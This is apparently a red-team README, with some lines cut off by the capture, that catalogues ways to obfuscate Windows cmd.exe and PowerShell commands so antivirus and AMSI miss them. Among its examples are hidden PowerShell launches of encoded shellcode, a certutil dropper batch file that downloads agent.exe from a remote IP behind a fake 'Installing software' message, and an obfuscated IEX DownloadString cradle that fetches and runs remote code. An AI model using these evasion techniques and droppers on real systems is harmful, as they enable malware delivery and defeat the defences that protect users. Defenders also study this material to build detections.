

2796 lines (1848 loc) · 112 KB




```
- INTRO -
```

The amazing work conducted by @danielbohannon in Invoke-Obfuscation, it took me to compile this article with a list of available obfuscation technics for cmd.exe (cmd-bat) bash (bash-sh) powershell (psh-ps1) C (C), vbscript (vbs), etc .. In one attempt to bypass AV's [AMSI|DEP|ASLR] detection mechanisms and sandbox detection technics. This article does not focus in shellcode obfuscation or crypting, but only in system call's that are (or migth) beeing detected by security suites like microsoft's AMSI/DEP/ASLR string based detection mechanisms ..

Example of one obfuscated bat agent [Agent.bat]



Glosario (Index):

[1] Batch Obfuscation Technics (cmd-bat)
[2] Bash Obfuscation Technics (bash-sh)
[3] Powershell Obfuscation Technics (psh-ps1)
[4] VBScript Obfuscation Technics (vba-vbs)
[5] C Obfuscation Technics (c-exe)
[6] Download/Execution (LolBin)
[7] AMSI Bypass Technics (COM/REG)
[8] Bypass the scan engine (sandbox)
[9] Obfuscating msfvenom template (psh-cmd)
[10] C to ANCII Obfuscated shellcode (c-ancii)
[11] FInal Notes - Remarks - POC's
[12] Special Thanks - Referencies

Batch Obfuscation (cmd-bat)

String to obfuscate

```
cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $shellcode
```

String obfuscated


```
cm^d.e^xe /c po^w^er^shel^l.ex^e -n^op -w^i^nd h^idd^en -Ex^e^c B^yp^a^ss -no^n^i
```

String to obfuscate

```
cmd.exe /c powershell.exe Get-WmiObject -Class win32_ComputerSystem
```

String obfuscated

```
c"m"d.ex"e" /c pow"e"r"s"hell"."e"x"e G"e"t"-"Wmi"O"bje"c"t -Cl"a"ss win32_Computer
```




`HINT: In tests conducted i was not been able to use 2 letters inside double quotes (eg. c"md".exe)`

Any formula under the **batch interpreter** can be started with the follow special characters: `@` or `=` or `,` or `;`

```
=cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $shellcode

@cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $shellcode

,cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $shellcode

;cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $shellcode

cmd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $shellcode

cmd.exe /c =powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $shellcode
```

String obfuscated

```
@c^m"d".ex^e /c ,p"o"wer^s^hell"."ex^e G"e"t"-"Wm^i"O"bje"c"t -Cl"a"s^s win32_Compu
```



Further obfuscation adding ramdom whitespaces + commas + semi-collons + carets + double quotes
HINT: Empty space technic can't be used to brake the command argument, but used between them.

String to obfuscate

```
cmd.exe /c start /max netstat -ano | findstr LISTENING
```

String obfuscated [whitespaces+collon+semi-collon]

```
cmd.exe /c ,;,  start ;,,  /max ;,,  netstat -ano |; findstr  ,;LISTENING
```

String obfuscated [whitespaces+collon+semi-collon+caret]

```
c^md.e^xe /^c ,;,  st^ar^t ,/mA^x ;^,,  n^et^sta^t -a^no |; fi^nds^tr  ,;LI^ST^ENI
```

String obfuscated [whitespaces+collon+semi-collon+caret+quotes]

```
;c^M"d".e^Xe ,/^c ,;,  ,sT^aR^t ,/mA^x "";^,,  n^Et^s"T"a^t  -a^"n"O |;, ,fI^n"d"S
```


Using the alternative cmd.exe [/R] switch to execute commands

String to obfuscate

```
cmd.exe /c start calc.exe
```

String obfuscated

```
cmd.exe /R start calc.exe
```



---

since we are using the cmd interpreter to lunch powershell,
we can replace the powershell trigger args '`-`' by cmd interpreter: '`/`'

String to obfuscate


```
cmd.exe /c powershell.exe -wind hidden Get-WmiObject -Class Win32_ComputerSystem
```

String obfuscated

```
cmd.exe /c powershell.exe /wInd 3 Get-WmiObject -Class Win32_ComputerSystem
```

We can also **pipe** commands to avoid detection, adding rubish data into the beggining of the funtion

```
echo "rubish data" | cmd.exe /c start powershell.exe
```



HINT: using [||] allow us to execute the 2º command if the 1º one fails to execute

---

[Brake command line arguments into diferent vars] The batch command 'CALL' executes one batch file from within another. If you execute a batch file from inside another batch file without using CALL, the original batch file is terminated before the other one starts. CALL command can also be used to 'call' the previous defined variables and joint them together in a new environment variable.

String command to obfuscate

```
cmd.exe /c netstat -s -p TCP
```

String obfuscated [brake command line arguments into diferent vars]

```
cmd.exe /c "set com3= /s /p TCP&&set com2=stat&&set com1=net&&call set join=%com1%%
```

String obfuscated [brake command line arguments into diferent vars]

```
cmd.exe /c "set com1=net&&set com2=stat&&set join=%com1%%com2%&&echo %join% | cmd"
```

String obfuscated [brake command line arguments into diferent vars]


```
cmd.exe /c "set com1=net&&set com2=stat&&set com3=-p&&set join=%com1%%com2% -s %co
```

String obfuscated [another example using cmd /c to exec the string]

```
cmd.exe /c "set buff=net&& set void=at&&set char=st&&" cmd /V:ON /c %buff%!char!%v
```

String obfuscated [special characters inside set declarations]

```
cmd.exe /c "set --$#$--=net&& set '''=at&&set ;;;;=st&&" cmd /c %--$#$--%%;;;;%%''
```



Obfuscating windows batch files using undefined environmental variables. '''Inside .bat files'''
undefined environmental variables
are expanded into empty strings Since cmd.exe allows using variables inside commands, this can be used for obfuscation.


Chose some set of environmental variables that are not defined on most of the machines Example: `%A%` , `%0B%` , `%C%` ..

String command to obfuscate

```
cmd.exe /c powershell.exe -nop -Exec Bypass -noni -enc $shellcode
```

String obfuscated (**undefined-vars.bat**)

```
@echo off
%comspec% /c p%A%owe%B%rshell.e%C%xe -n%C%op -E%A%xec B%C%yp%B%ass -n%A%oni -e%A%n
exit
```



`HINT: Undefined variables technic are only accessible in bat scripting (it will not work in terminal)`

We can also use batch local enviroment variables to scramble the syscall's Since cmd allows using variables inside commands, this can be used for obfuscation. HINT: chose letters as: 'a e i o u' because they are the most commom. HINT: dont leave 'empty spaces' defining variables.


String command to obfuscate

```
netstat -s | findstr Opens
```

String obfuscated (**test.bat**)

```
@echo off
set i#=t
set pP0=p
set db0=a
set !h=n
```

```
%!h%e%i#%st%db0%%i#% -"s" | fi%!h%ds%i#%r O%pP0%e%!h%s
```




This next technic uses one batch local variable (%varObj%) as MasterKey that allow us to extract the character's inside the `%varoBj%` variable to build our command. [special thanks: @Wandoelmo Silva]

String command to obfuscate

```
cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $shellcode
```

String obfuscated (**template.bat**)

```
@echo off
SET varObj=abcdefghijlmnopqrstuvxzkyW0123456789ABCDEFGHIJLMNOPQRSTUVXZKYW
%varObj:~2,1%%varObj:~11,1%%varObj:~3,1%.exe /c %varObj:~14,1%%varObj:~13,1%%varOb
exit
```



[!] Description of %varObj% MasterKey (importante reading to understand the mechanism)

---

certutil - Additional Methods for Remote Download

Sometimes we need to use non-conventional methods to deliver our agent to target system and bypass detection.

In this situation certutil can be an useful asset because AMSI does not scan the download data in oposite to iwr.

String command to obfuscate

```
cmd.exe /c certutil.exe -urlcache -split -f http://192.168.1.71/agent.exe agent.ex
```

File **certutil-dropper.bat** to be executed in target system

```
@echo off
sEt !h=e
sEt db=c
sEt 0x=a
echo [+] Please Wait, Installing software ..
;%db%M%A0%d"."eX%!h% /%db% @%db%e"r"Tu%A1%tIl.%!h%^xe "-"u^R%A0%l%db%Ac^h%!h% "-"sl
exit
```

```
HINT: If you desire to send an .bat payload then delete 'start' from the sourcecode
```

Using base64 stings decoded at runtime are a Useful obfuscation trick.

Because the agent.bat dosen't contain any real malicious syscall's to be scan/flagged.

HINT: Since windows dosen't have a base64 term interpreter built in installed, we have two choises to decode the base64 encoded syscall, or use the built in powershell (::FromBase64String) switch to decode our syscall or we chose to use certutil, but certuil onlly accepts strings taken from inside a text file, in that situation we instruct our script to writte the text files containing the obfuscated syscall's before further head using certutil to decode them.

String command to obfuscate

```
Get-Date
```

using base64 to decode the encoded syscall


```
1º - encode the command you want to obfuscate (linux-terminal)
echo "Get-Date" | base64

2º - copy the encoded string to paste it on your script
R2V0LURhdGUK

3º - Insert the follow lines into your batch script
@echo off
set syscall=R2V0LURhdGUK :: <-- WARNING: Dont leave any 'empty spaces' in variable
powershell.exe $decoded=[System.Text.Encoding]::UTF8.GetString([System.Convert]::Fr
```

---

cmd similar interpreter's (LolBins)

defenders watching launches of cmd instance? then use the follow Microsoft signed binarys (LolBins) to execute your agents.

```
bash.exe -C calc.exe
pcalua.exe -a C:\tmp\pentestlab.exe
scriptrunner.exe -appvscript calc.exe
conhost.exe C:\tmp\pentestlab.exe
conhost "pentestlab.blog C:\tmp\pentestlab.exe"
conhost pentestlab.blog/../../tmp/pentestlab.exe
explorer.exe pentestlab.blog, "C:\tmp\pentestlab.exe"
forfiles /p c:\windows\system32\ /m notepad.exe /c calc.exe
SyncAppvPublishingServer.vbs "n; Start-Process C:\tmp\pentestlab.exe"
```



delimiter removal in cmd interpreter

we can use [`@`] special char to obfuscate the syscall and then remove it at execution time..


The attacker sets the netstat command in a process-level environment variable called x before passing it to the final cmd.exe as standard input. The attacker also obfuscates the string netstat in the original cmd.exe command using `@` characters. The `@` characters are later removed from the command contents stored in the environment variable x using cmd.exe's native variable string replacement functionality. `%VariableName:StringToFind=NewString%` where `StringToFind` is the `@` character and `NewString` is blank, so the `@` character is simply removed.

String command to obfuscate

```
cmd.exe /c netstat
```

String obfuscated

```
cmd.exe /c "set x=net@st@at&&echo %x:@=% | cmd"
```



This technic can also be used to replace the [`@`] special character in local environment variable by the char missing on it (in this example the char missing in command is: [`t`])

String obfuscated

```
cmd.exe /c "set x=ne@s@a@&&echo %x:@=t% | cmd"
```

Remove the first and the last character of a string

```
cmd.exe /c "set x=inetstatu&&set str=%x:~1,-1%&&echo %str% | cmd"
```

Returning a specified number of characters from the left side of a string

```
cmd.exe /c "set x=netstatrubish&&set str=%x:~0,7%&&echo %str% | cmd"
```

Using the delimiter remove technic into one cradle downloader (powershell or batch)

String command to obfuscate

```
cmd.exe /c powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://19
```

String obfuscated

```
cmd.exe /c "set x=po@wer@sh@ell.ex@e I@E@X (N@ew-O@bje@ct @Ne@t.@WebC@lie@nt).Do@wI
```

Parentheses obfuscation

Evenly-paired parentheses can encapsulate individual commands in cmd.exe's arguments without affecting the execution of each command. These unnecessary parenthesis characters indicate the implied sub-command grouping interpreted by cmd.exe's argument processor. Paired parentheses can be liberally applied for obfuscation purposes.

